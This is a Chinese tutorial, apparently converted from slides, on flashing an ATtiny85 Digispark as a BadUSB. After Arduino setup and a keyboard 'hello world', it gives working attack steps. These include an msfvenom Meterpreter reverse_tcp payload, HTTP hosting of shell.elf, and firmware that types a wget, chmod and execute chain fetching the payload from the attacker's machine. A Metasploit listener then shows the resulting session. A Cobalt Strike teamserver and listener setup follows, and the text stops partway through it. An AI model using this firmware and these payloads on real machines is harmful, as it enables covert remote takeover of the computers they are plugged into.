
第一章环境安装配置

选择示例代码




第一章

Arduino IDE 选择"USBtinyISP":



第一章

Arduino IDE 选择"USBtinyISP":



第二章 hello world程序

第一个"hello world":

Keyboard | Arduino 1.8.3

文件 编辑 项目 工具 帮助



Keyboard \$

```
#include "DigiKeyboard.h"

void setup() {
    // don't need to set anything up to use DigiKeyboard
}


void loop() {
    // this is generally not necessary but with some older systems it seems to
    // prevent missing the first character after a delay:
    DigiKeyboard.sendKeyStroke(0);

    // Type out this string letter by letter on the computer (assumes US-style
    // keyboard)
    DigiKeyboard.println("Hello World !");

    // It's better to use DigiKeyboard.delay() over the regular Arduino delay()
    // if doing keyboard stuff because it keeps talking to the computer to make
    // sure the computer knows the keyboard is alive and connected
    DigiKeyboard.delay(5000);
}
```


第二章hello world程序

第一个"hello world":



The screenshot shows the Arduino IDE interface. At the top, there's a toolbar with icons for checking, running, saving, and uploading. Below the toolbar, the file name is 'Keyboard.s'. The main text area contains the following C++ code:

```
// don't need to set anything up to use DigiKeyboard
}

void loop() {
  // this is generally not necessary but with some older systems it seems to
  // prevent missing the first character after a delay:
  DigiKeyboard.sendKeyStroke(0);

  // Type out this string letter by letter on the computer (assumes US-style
  // keyboard)
  DigiKeyboard.println("Hello World !");

  // It's better to use DigiKeyboard.delay() over the regular Arduino delay()
  // if doing keyboard stuff because it keeps talking to the computer to make
  // sure the computer knows the keyboard is alive and connected
  DigiKeyboard.delay(5000);
}
```

Below the code area, a status bar indicates '编译完成。' (Compilation completed.).


At the bottom, a red text label reads '表示编译成功' (Indicates successful compilation).

The bottom-most section shows the output of the compilation process:

```
Archiving built core (caching) in: C:\Users\ADMINI~1\AppData\Local\Temp\arduino_cache_569207\core\core_digistump_avr_digispark-tiny_28688b6bbf29ac08a8c09ficf6867940.a
项目使用了 2806 字节, 占用了 (46%) 程序存储空间。最大为 6012 字节。
全局变量使用了102字节的动态内存。
```

第二章hello world程序

上传"hello world"到ATTINY85上:



第二章

上传"hello world"到ATTINY85上:



```
Keyboard.ino $
#include "DigiKeyboard.h"

void setup() {
  // don't need to set anything up to use DigiKeyboard
}

void loop() {
  // this is generally not necessary but with some older systems it seems to
  // prevent missing the first character after a delay:Hello world!

  DigiKeyboard.sendKeyStroke(0);

  // Type out this string letter by letter on the computer (assumes US-style
  // keyboard)
  DigiKeyboard.println("Hello world!");
```

上传项目出错

```
erasing: 55% complete
erasing: 60% complete
erasing: 65% complete
> Starting to upload ...
writing: 70% complete
writing: 75% complete
writing: 80% complete
> Successful
```

第二章

测试一下我们的U盘写入的Hello world成功没，打开记事本什么都不输入，然后插上U



第三章metasploit反弹shell

使用metasploit生成反弹shell，badusb插入ubuntu 1804自动隐藏下载执行，达到上线的目的

第三章metasploit反弹shell

kali ip:192.168.84.132

target:192.168.84.162

在kali上生成反弹shell exe文件

msfvenom -p

linux/x86/meterpreter/reverse_tcp

lhost=192.168.84.132 lport=4444 -f elf -o
shell.elf

//LHOST为公网IP,LPORT为反弹端口

//shell.elf为生成文件

第三章metasploit反弹shell

生成shell并提供下载

```
$ msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.84.132 lport=4444 -f elf -o shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: shell.elf
```

kali开启下载服务

sudo python -m http.server 80

```
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.84.156 - - [13/Sep/2022 03:49:17] "GET /payload.ps1 HTTP/1.1" 200 -
192.168.84.156 - - [13/Sep/2022 03:50:42] "GET /payload.ps1 HTTP/1.1" 200 -
192.168.84.156 - - [13/Sep/2022 03:53:34] "GET /payload.ps1 HTTP/1.1" 200 -
192.168.84.156 - - [13/Sep/2022 03:54:28] "GET /payload.ps1 HTTP/1.1" 200 -
192.168.84.159 - - [13/Sep/2022 04:10:09] "GET /shell.elf HTTP/1.1" 200 -
192.168.84.159 - - [13/Sep/2022 04:11:01] "GET /shell.elf HTTP/1.1" 200 -
192.168.84.159 - - [13/Sep/2022 04:16:41] "GET /shell.elf HTTP/1.1" 200 -
192.168.84.159 - - [13/Sep/2022 04:17:30] "GET /shell.elf HTTP/1.1" 200 -
```

第三章metasploit反弹shell

编辑固件代码

```
Reverse_Shell
4 #include "DigiKeyboard.h"
5 void setup() {
6 }
7
8 void loop() {
9   DigiKeyboard.sendKeyStroke(0);
10  DigiKeyboard.delay(500);
11  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
12  DigiKeyboard.delay(500);
13  DigiKeyboard.print("`wget http://192.168.84.132/shell.elf -O /tmp/shell.elf && chmod +x /tmp/shell.elf&&/tmp/shell.elf`");
14  DigiKeyboard.sendKeyStroke(KEY_ENTER);
15  for (;;) {
16    /*Stops the digispark from running the script again*/
17  }
18 }
```

第三章metasploit反弹shell

编译代码，上传到badusb



```
Reverse_Shell 插上固件上传
编译 #include "DigiKeyboard.h"
5 void setup() {
6 }
7
8 void loop() {
9   DigiKeyboard.sendKeyStroke(0);
10  DigiKeyboard.delay(500);
11  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
12  DigiKeyboard.delay(500);
13  DigiKeyboard.print("~wget http://192.168.84.132/shell.elf -O /tmp/shell.elf && chmod +x /tmp/shell.elf&&/tmp/shell.elf");
14  DigiKeyboard.sendKeyStroke(KEY_ENTER);
15  for (;;) {
16    /*Stops the digispark from running the script again*/
17  }
18 }

上传成功。
erasing: 60% complete
erasing: 65% complete
> Starting to upload ...
writing: 70% complete
writing: 75% complete
writing: 80% complete
> Starting the user app ...
running: 100% complete
>> Micronucleus done. Thank you!
```

提示成功

第三章metasploit反弹shell

kali 开启监听

```
msf > use exploit/multi/handler
```

```
msf > set payload
```

```
linux/x86/meterpreter/reverse_tcp
```

```
msf > set LHOST 192.168.84.132
```

```
msf > set LPORT 4444
```

```
msf > run
```


第三章metasploit反弹shell

kali 开启监听

```
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

LHOST	192.168.84.132	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.84.132:4444
```

第三章metasploit反弹shell

在靶机上插上ATTINY85

```
-virtual-machine:~$ r'wget http://192.168.84.132/shell.elf -O /tmp/shell.elf && chmod +x /tmp/shell.elf&&/tmp/shell.elf'
--2022-09-13 16:38:56-- http://192.168.84.132/shell.elf
Connecting to 192.168.84.132:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
Saving to: '/tmp/shell.elf'

/tmp/shell.elf      100%[=====] 207 --.-KB/s  in 0s

2022-09-13 16:38:56 (33.0 MB/s) - '/tmp/shell.elf' saved [207/207]
```

```
-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:42:c2:9d:45:41 brd ff:ff:ff:ff:ff:ff
    inet 192.168.84.159/24 brd 192.168.84.255 scope global dynamic noprefixroute ens33
        valid_lft 1780sec preferred_lft 1780sec
    inet6 fe80::2d3e:4ddc:58eb:646c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:cb:32:43:7e brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
-virtual-machine:~$ whoami
binary
binary@binary-virtual-machine:~$
```

第三章metasploit反弹shell

在kali验证反弹是否成功

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.84.132:4444
^A[*] Sending stage (989032 bytes) to 192.168.84.159
[*] Meterpreter session 6 opened (192.168.84.132:4444 → 192.168.84.159:47968 ) at 2022-09-13 04:38:56 -0400

meterpreter > ip a
[-] Unknown command: ip
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 65536
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : ens33
Hardware MAC : 00:0c:29:62:45:41
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.84.159
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2d3e:4ddc:58eb:646c
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff::
```

第四章CobaltStrike反弹shell

使用CobaltStrike生成反弹shell，badusb插入windows2008自动隐藏下载执行，达到上线的目的

第四章CobaltStrike反弹shell

使用Cobalt Strike生成反弹shell，badusb自动隐藏下载执行，达到上线的目的

kali:192.168.84.132

target:192.168.84.163

第四章CS反弹shell

kali 开启

```
[root@kali]# ./teamserver 192.168.84.132 kali123456..
[*] Will use existing X509 certificate and keystore (for SSL)
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by server.TeamServer (file:/home/kali/cobaltstrike4.3/cobaltstrike.jar) to field java.lang.reflect.Field.modifiers
WARNING: Please consider reporting this to the maintainers of server.TeamServer
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
[+] Team server is up on 0.0.0.0:50666
[*] SHA256 hash of SSL cert is: 27b2ff7c74f011ff7179e290e138839924f7c7a24e432d6772f9ec4944bcc026
[+] Listener: beacon-http started!
[+] Listener: beacon-http (windows/beacon-http/reverse-http) on port 7777 stopped
```

第四章CS反弹shell

kali 开启cobaltstrike teamserver

```
[root@kali] ~/home/kali/cobaltstrike4.3
# ./teamserver 192.168.84.132 kali123456..
[*] Will use existing X509 certificate and keystore (for SSL)
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by server.TeamServer (file:/home/kali/cobaltstrike4.3/cobaltstrike.jar) to field java.lang.reflect.Field.modifiers
WARNING: Please consider reporting this to the maintainers of server.TeamServer
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
[+] Team server is up on 0.0.0.0:50666
[*] SHA256 hash of SSL cert is: 27b2ff7c74f011ff7179e290e138839924f7c7a24e432d6772f9ec4944bcc026
[+] Listener: beacon-http started!
[+] Listener: beacon-http (windows/beacon-http/reverse-http) on port 7777 stopped
```

第四章CS反弹shell

新建监听

编辑监听器

创建监听器

名字: badusb

Payload: Beacon HTTP

Payload选项

HTTP地址: 192.168.84.132

地址轮询策略: round-robin

HTTP地址(Stager): 192.168.84.132

配置名称: default

HTTP端口(上线): 8000

HTTP端口(监听):

HTTP Host头:

HTTP代理:

保存 帮助

事件日志 X

监听器 X

name	payload	host	port	bindto	beacons	profile
badusb	windows/beacon_http/reverse_http	192.168.84.132	8000		192.168.84.132	default

添加

